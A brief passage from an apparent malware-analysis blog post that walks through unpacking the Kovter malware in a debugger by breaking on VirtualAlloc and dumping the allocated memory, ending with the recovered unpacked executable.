
let's put a breakpoint on **VirtualAlloc** and watch the memory that it allocates (the return memory address is in EAX).



run again and observe how this memory region changes.



we hit another VirtualAlloc and our memory was filled with some random data. follow the second VirtualAlloc's return address in dump and run.



WE GOT THE UNPACKED EXECUTABLE!



WHAT A LONG JOURNEY!!

Source: <https://ry0dan.github.io/malware%20analysis/unpacking-kovter-malware/>